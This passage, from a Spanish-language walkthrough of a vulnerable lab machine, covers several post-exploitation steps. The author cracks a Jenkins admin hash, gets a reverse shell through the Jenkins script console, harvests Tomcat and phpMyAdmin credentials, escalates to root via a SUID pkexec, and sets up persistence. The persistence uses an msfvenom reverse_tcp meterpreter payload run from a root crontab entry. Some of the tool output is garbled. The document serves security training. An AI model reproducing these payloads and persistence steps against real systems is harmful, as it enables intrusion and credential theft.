Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin:16834:0:99999:7::
1g 0:00:00:08 DONE (2024-09-29 10:25) 0.1194g/s 2385p/s 2385c/s 150588..jonel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

13. Se consulta el archivo txt de la información extraída por linPEAS sobre Jenkins, que es otra referencia en algún directorio investigado, siendo una herramienta que automatiza el proceso de desarrollo de software, siendo interesante para un pentester. Se han encontrado una diversidad de archivos con esta raíz *“/var/lib/jenkins/plugins/credentials”* , otras con *var/lib/jenkins/secret.key* y */var/lib/jenkins/secrets/master.key*, que son las claves secretas para cifrado y descifrado de credenciales y datos sensibles. Finalmente, encontramos información del usuario Jenkins , junto a un directorio:

```
657 jenkins:x:109:117:Jenkins,,,:/var/lib/jenkins:/bin/bash
658 root:x:0:0:root:/root:/bin/bash
659 user:x:1000:1000:user,,,:/home/user:/bin/bash

1083
1084
1085 -rw-r--r-- 1 jenkins jenkins 1409 Feb 13 2016 /var/lib/jenkins/config.xml
1086 -rw-r--r-- 1 jenkins jenkins 510 Feb 13 2016 /var/lib/jenkins/jobs/test/config.xml
1087 -rw-r--r-- 1 jenkins jenkins 1003 Feb 13 2016 /var/lib/jenkins/users/admin/config.xml
1088 <passwordHash>#jbcrypt:$2a$10$IzGlv6.PsDI.D7r73qBhuufUnzK8C517FfsjrVklclwRWR9L3LtK</passwordHash>
1089 -rwxrwxr-x 1 www-data www-data 611 Feb 8 2008 /var/www/html/joomla/administrator/components/com_banners/config.xml
```

- Se procede a copiar el archivo config.xml, ya que parece que podría tener información del administrador para el acceso al sistema jenkins:

```
Listing: /var/lib/jenkins/users/admin
=====
Mode Size Type Last modified Name

100644/rw-r--r-- 7743826036491 file 198076585672-12-14 04:05:07 +0100 config.xml

meterpreter > cat config.xml
<?xml version='1.0' encoding='UTF-8'?>
<user>
 <fullName>Jarvis</fullName>
 <properties>
 <jenkins.security.ApiTokenProperty>
 <apiToken>+fc4K586vOXtVQl1okIL65K4/qfGN1swRLZj7b2L6PU3BZDFWJJHfRm9Ys5YFWk</apiToken>
 </jenkins.security.ApiTokenProperty>
 <jenkins.security.HudsonPrivateSecurityRealm-Details>
 <passwordHash>#jbcrypt:$2a$10$IzGlv6.PsDI.D7r73qBhuufUnzK8C517FfsjrVklclwRWR9L3LtK</passwordHash>
 </jenkins.security.HudsonPrivateSecurityRealm-Details>
 </properties>
</user>
```

- Se realiza un crackeo con la herramienta John the Ripper, siendo este favorable consiguiendo la contraseña **“hello”** y el usuario **“jarvis - admin”**, procediendo a cambiar la contraseña por admin.

```
kali@kali - [Downloaded: r01e_34_ami_shell] [Local IP: 10.0.2.12] [198076585672-12-14 04:05:07 +0100] % hashcat -m 3200 -a 0 hash_admin_jenkins.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting
OpenCL API [OpenCL 3.0 PaCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG] - Platform #1 [The pocl project]
* Device #1: cpu-haswell-intel(R) Core(TM) i5-10500H CPU @ 2.50GHz, 2918/5900 MB (1024 MB allocatable), 3MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Hashfile 'hash_admin_jenkins.txt' on line 1 (#bcrypt): Separator unmatched
Hashes: 1 digests, 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
$2a$10$IzGlv6.PsDI.D7r73qBhuufUnzK8C517FfsjrVklclwRWR9L3LtKhello
```

- Una vez dentro de jenkins y a través de la consola de scripts, conseguimos ejecutar una reverse\_shell con el usuario jenkins, que sigue siendo de privilegios limitados pero un poco mejor que el de Joomla.

```

Consola de scripts

Escriba un script de consola y ejecute en el servidor. Es útil para depurar e investigar problemas. Usa 'printf' para ver la salida de un sistema, así, se mostrará a
printf %s Jenkins_instance_pluginsManager_plugins

Todas las clases de todos los plugins son visibles. Los plugins: jenkins.*, jenkins.model.*, hudson.*, y hudson.model.*, se importarán automáticamente.

def COMMAND = 'cat /etc/passwd | grep jenkins | cut -d: -f1,3 | sed -e s/::/ /'
def result = executeCommand(COMMAND)
return result

Resultado

Result: java.lang.UNIXProcess@90037f

listening on [any] 5555 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.26] 45994
bash: no job control in this shell
bash-4.2$ whoami
whoami
jenkins

```

14. Siguiendo ayudándome de la información de linPEAS, ahora nos centramos en los archivos tomcat7, para ver si podemos acceder al sistema, usando como antes el comando cp para leer la información que tiene permisos root en la carpeta /tmp:

```

jenkins@canyoupwnme:/var/lib/tomcat7$ ls -ltr
total 16
lrwxrwxrwx 1 root root 19 Jun 20 2015 work -> ../cache/tomcat7
lrwxrwxrwx 1 root root 17 Jun 20 2015 logs -> ../log/tomcat7
lrwxrwxrwx 1 root root 12 Jun 20 2015 conf -> /etc/tomcat7
drwxr-xr-x 3 tomcat7 tomcat7 4096 Feb 3 2016 shared
drwxr-xr-x 3 tomcat7 tomcat7 4096 Feb 3 2016 server
drwxr-xr-x 3 tomcat7 tomcat7 4096 Feb 3 2016 common
drwxrwxr-x 4 tomcat7 tomcat7 4096 Feb 20 2016 webapps
jenkins@canyoupwnme:/var/lib/tomcat7$ cat /etc/tomcat7
cat: /etc/tomcat7: No such file or directory
jenkins@canyoupwnme:/var/lib/tomcat7$ cd /etc/tomcat7
cd /etc/tomcat7
jenkins@canyoupwnme:/etc/tomcat7$ ls -ltr
total 196
-rw-r--r-- 1 root tomcat7 1394 Jan 25 2014 context.xml
-rw-r--r-- 1 root tomcat7 2370 Feb 21 2014 logging.properties
-rw-r--r-- 1 root tomcat7 163065 Jun 19 2015 web.xml
-rw-r--r-- 1 root tomcat7 6500 Jun 19 2015 server.xml
-rw-r--r-- 1 root tomcat7 6426 Jun 19 2015 catalina.properties
drwxrwxr-x 3 root tomcat7 4096 Feb 3 2016 Catalina
drwxr-xr-x 2 root tomcat7 4096 Feb 3 2016 policy.d
-rw-r--r-- 1 root tomcat7 1634 Feb 15 2016 tomcat-users.xml

```

- El archivo “tomcat-users.xml” parece muy interesante:

```

pwd
/etc/tomcat7
jenkins@canyoupwnme:/etc/tomcat7$ cp /etc/tomcat7/tomcat-users.xml /tmp
cp /etc/tomcat7/tomcat-users.xml /tmp

<tomcat-users>
<!--
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary.
-->
<!--
NOTE: The sample user and role entries below are wrapped in a comment
and thus are ignored when reading this file. Do not forget to remove
<!-- ... that surrounds them.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
-->
<role rolename="tomcat"/>
<user username="tomcat" password="tomcat" roles="admin-gui,manager-gui"/>
</tomcat-users>

```

- Se consiguen el usuario y la contraseña de acceso: “tomcat:tomcat”



15. Ahora con el objetivo de escalar privilegios y con la ayuda de la web <https://gtfobins.github.io/>, se va probando los diferentes comandos bit SUID, con resultado negativo hasta llegar al comando pkexec.

```
www-data@canyoupwnme:/var/www/html/joomla$ find / -perm -4000 -exec ls -ltr {} \; 2>/dev/null
-rwsr-xr-x 1 root root 67704 Aug 5 2015 /bin/umount
-rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 88752 Aug 5 2015 /bin/mount
-rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 35300 Jul 15 2015 /bin/su
-rwsr-xr-x 1 root root 124932 Jan 14 2015 /bin/cp
-rwsr-xr-x 1 root root 156708 Mar 12 2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 45420 Jul 15 2015 /usr/bin/passwd
-rwsr-xr-x 1 root root 30984 Jul 15 2015 /usr/bin/newgrp
-rwsr-xr-x 1 root root 44620 Jul 15 2015 /usr/bin/chfn
-rwsr-xr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Mar 5 2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 35916 Jul 15 2015 /usr/bin/chsh
-rwsr-xr-x 1 root root 66252 Jul 15 2015 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 9612 Feb 25 2015 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 5480 Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root messagebus 333952 Nov 25 2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 492972 May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9804 Mar 5 2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 9752 Jun 11 2012 /usr/lib/authbind/helper
-rwsr-xr-x 1 libuid libuid 17996 Aug 5 2015 /usr/sbin/uuid
-rwsr-xr-x 1 root dip 323000 Apr 21 2015 /usr/sbin/pppd
-rwsr-xr-x 1 root root 24 Feb 24 2016 /etc/init.d/dhclient
-rwsr-xr-x 1 root root 34568 Jun 28 2013 /sbin/mount.cifs
-rwsr-xr-x 1 root root 88412 Nov 6 2015 /sbin/mount.nfs
www-data@canyoupwnme:/var/www/html/joomla$
```

- En la web descrita anteriormente, dispone que se podría explotar con el comando `sudo pkexec /bin/sh`, ejecutando el comando en el sistema objetivo, solicitándose la contraseña de root, al ejecutar el comando con sudo.

16. Por todo ello, se prueba a ejecutar el archivo bit SUID sin sudo (`pkexec /bin/sh`), con resultado positivo, solicitando la contraseña del usuario user que habíamos conseguido antes, consiguiendo elevar **privilegios a root**.

```
jenkins@canyoupwnme:/tmp$ pkexec /bin/sh
pkexec /bin/sh
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ====
Authentication is needed to run '/bin/sh' as the super user
Authenticating as: user,,, (user)
Password: resu

==== AUTHENTICATION COMPLETE ====
whoami
whoami
root
|
```

17. Una vez con máximos privilegios en el sistema, se procede a realizar **persistencia** en el mismo, creando un payload a través de MSFvenom llamado “vic.elf” y un archivo “Crontab” con el mismo interior que el original, pero añadiéndole el payload para que se ejecute cada minuto, no afectándole a los reinicios y apagados del sistema.

```
msf6 > msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=10.0.2.12 lport=5555 -f elf -o vic.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: vic.elf
```

```
chmod +x vic.elf
root@canyoupwnme:/usr/bin# ls -ltr vic.elf
ls -ltr vic.elf
-rwxr-xr-x 1 root root 207 Sep 30 01:26 vic.elf
root@canyoupwnme:/usr/bin# pwd
pwd
/usr/bin
```

```
GNU nano 8.1 crontab
/etc/crontab: system-wide crontab
Unlike any other crontab you don't have to run the `crontab'
command to install the new version when you edit this file
and files in /etc/cron.d. These files also have username fields,
that none of the other crontabs do.
Add entries to the following lines to schedule your job so you can meet
all AMPTREX in Unix. Crontab 14 45 course other google
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron
47 6 * * 7 root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron
52 6 1 * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron
#
*****root /usr/bin/vic.elf
```

- Una vez preparado todo, se apertura un handler en MetaExploit:

```
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handle) >
[*] Started reverse TCP handler on 10.0.2.12:5555
```

- Se reinicia el Sistema y ya va conectándose:

```
msf6 exploit(multi/handle) >
[*] Started reverse TCP handler on 10.0.2.12:5555
[*] Sending stage (1017704 bytes) to 10.0.2.27
```

- Finalmente, se conecta al sistema:

```
msf6 exploit(multi/handle) >
[*] Started reverse TCP handler on 10.0.2.12:5555
[*] Sending stage (1017704 bytes) to 10.0.2.27
[*] Meterpreter session 2 opened (10.0.2.12:5555 -> 10.0.2.27:41212) at 2024-09-30 00:37:30
+0200

Active sessions
=====
Id Name Type Information Connection
--
2 meterpreter x86/linux root @ 10.0.2.27 10.0.2.12:5555 -> 10.0.2.27:41212 (10.0.2.27)
msf6 exploit(multi/handle) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter >
```

18. Por último, aprovechando la información aportada por LinPEAS, se procede a la búsqueda de archivos phpMyAdmin interesante:

```
db.php
1515 -rw-r----- 1 root www-data 8 Feb 9 2016 /etc/phpmyadmin/htpasswd.setup
1516 -rw-r----- 1 root www-data 60 Feb 9 2016 /var/lib/phpmyadmin/blowfish_secret.inc.php
1517 -rw-r----- 1 root www-data 0 Feb 9 2016 /var/lib/phpmyadmin/config.inc.php
1518
```

- Realizo un “cat” al archivo “config.inc.php”:

```
cat config-db.php
<?php
##
database access settings in php format
automatically generated from /etc/dbconfig-common/phpmyadmin.conf
by /usr/sbin/dbconfig-generate-include
Tue, 09 Feb 2016 00:01:27 +0200
##
by default this file is managed via ucf, so you shouldn't have to
worry about manual changes being silently discarded. *however*,
you'll probably also want to edit the configuration file mentioned
above too.
##
$dbuser='phpmyadmin';
$dbpass='nimdaymphp';
$basepath='';
$dbname='phpmyadmin';
$dbserver='';
$dbport='';
$dbtype='mysql';
```

- Se consigue usuario y contraseña: **phpmyadmin:nimdaymphp**

